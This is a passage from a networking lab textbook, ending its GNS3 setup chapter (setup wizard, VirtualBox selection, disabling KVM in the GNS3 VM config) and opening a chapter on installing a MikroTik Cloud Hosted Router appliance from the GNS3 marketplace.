


Figure 8 – GNS3 working environment setup wizard

3. Accept the defaults for the Local Server Configuration and click ***Next***




Figure 9 – GNS3 Setup Wizard – Local Server Configuration

4. You should get a successful message. Click ***Next***




Figure 10 – GNS3 Setup Wizard – Local Server Status

5. The GNS3 default setting is to use VMWare by default so you will get an error. Select ***OK*** and choose ***VirtualBox***




Figure 11 – GNS3 Error, cannot find GNS3 VM in VMware

6. When you change the radio button, the GNS3 VM you imported and started in VirtualBox earlier should auto-populate. Use the default settings and click ***Next***




Figure 12 – GNS3 VM Setup Wizard Changing to VirtualBox

7. Then select ***Finish***




Figure 13 – Finish Setup Wizard

8. You should have a screen like the one in Figure 14. The windows are adjustable, but the window to take note of is the "Servers Summary." You should see your bare metal machine (In Figure 14, it is Dr. HVH) and the GNS3 VM, which show green lights and details of how many resources are being used. If the server indicator light is still grey, power off the GNS3 VM and restart the GNS3 Working Environment




Figure 14 – this is what your screen should look like after finishing the Setup Wizard

9. When you start GNS3, it can take a minute or two while the GNS3 VM launches. The indicator will remain grey until it is fully running

Phase IV Final note – Disabling KVM

Depending on the hardware of your bare-metal machine, you may get an error stating that KVM acceleration cannot be used. Turn off KVM support in the gns3_server.conf by adding enable_kvm = false to the [Qemu] section. Follow the steps below.

NOTE: if your routers and switches never seem to boot up (called throttling and looks like lines of code streaming upwards), you must do these steps to disable KVM.

9.1. Start the GNS3 VM in VirtualBox

9.2. Use the cursor keys to navigate to configure




Figure 15 – Disabling Qemu settings in the GNS VM

9.3. Add the following lines to the bottom: [Qemu] enable_kvm = false


GNS3 VM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[Server]
host = 0.0.0.0
port = 80
images_path = /opt/gns3/images
projects_path = /opt/gns3/projects
report_errors = True
[Qemu]
enable_kvm = false
^G Get Help
^X Exit
^O Write Out
^R Read File
^W Where Is
^\ Replace
^K Cut Tex
^U Paste T

Figure 16 – Disabling Qemu for the GNS3 VM

9.4. Press <*ctrl*> ***O*** to write out the file (e.g. save the file)

9.5. Accept the path by pressing <***enter***>

9.6. Press <*ctrl*> ***X*** to exit

9.7. Restart the GNS3 VM

NOTE: The GNS3 VM controls all non-VM devices. As you complete labs, you will add many routers and switches. If your routers and switches start lagging, you may want to increase the cores and RAM.

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 3

Adding a MikroTik Appliance in GNS3

MATHEW J. HEATH VAN HORN, PHD

MikroTik is a Latvian manufacturer of enterprise network equipment. Their network hardware is utilized in enterprise networks worldwide. Their router operating system software is free to use for non-commercial purposes. We use the MikroTik Cloud Hosted Router (CHR) router operating system throughout this book because we have found that it has many of the same features as other commercial products, while also being very reliable when running in the GNS3 working environment.

LEARNING OBJECTIVES

- Successfully download, install, and run MikroTik Cloud Hosted Router appliance in a GNS3 environment.

PREREQUISITES

- Chapter 2 – Setting Up a GNS3 Environment

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- GNS3 Documentation – https://docs.gns3.com/docs
- MikroTik Documentation – https://help.mikrotik.com/docs/display/ROS/Getting+started

CONTRIBUTORS AND TESTERS

Testers:

- Enzo Gonzalaz

Phase I – Installing a MikroTik router

Many learners utilize MikroTik routers to learn fundamental principles of enterprise networking. You will find many instructional sites on the internet using MikroTik in GNS3.




Figure 12 – MikroTik Router successfully installed in the GNS3 Working Environment

1. Visit the GNS3 Marketplace at https://www.gns3.com/marketplace/appliances

2. In the search appliances field, type “MikroTik”




Figure 1 – Searching GNS3 marketplace for MikroTik appliances

3. Navigate to the MikroTik CHR appliance and click on it




Figure 2 – Showing the MikroTik CHR appliance on the GNS3 marketplace

4. Download the appliance by hitting the ***Download*** button

5. Scroll down to the most recent version of the image and click on the ***Download*** link. In this case, we are using the chr-7.7.img

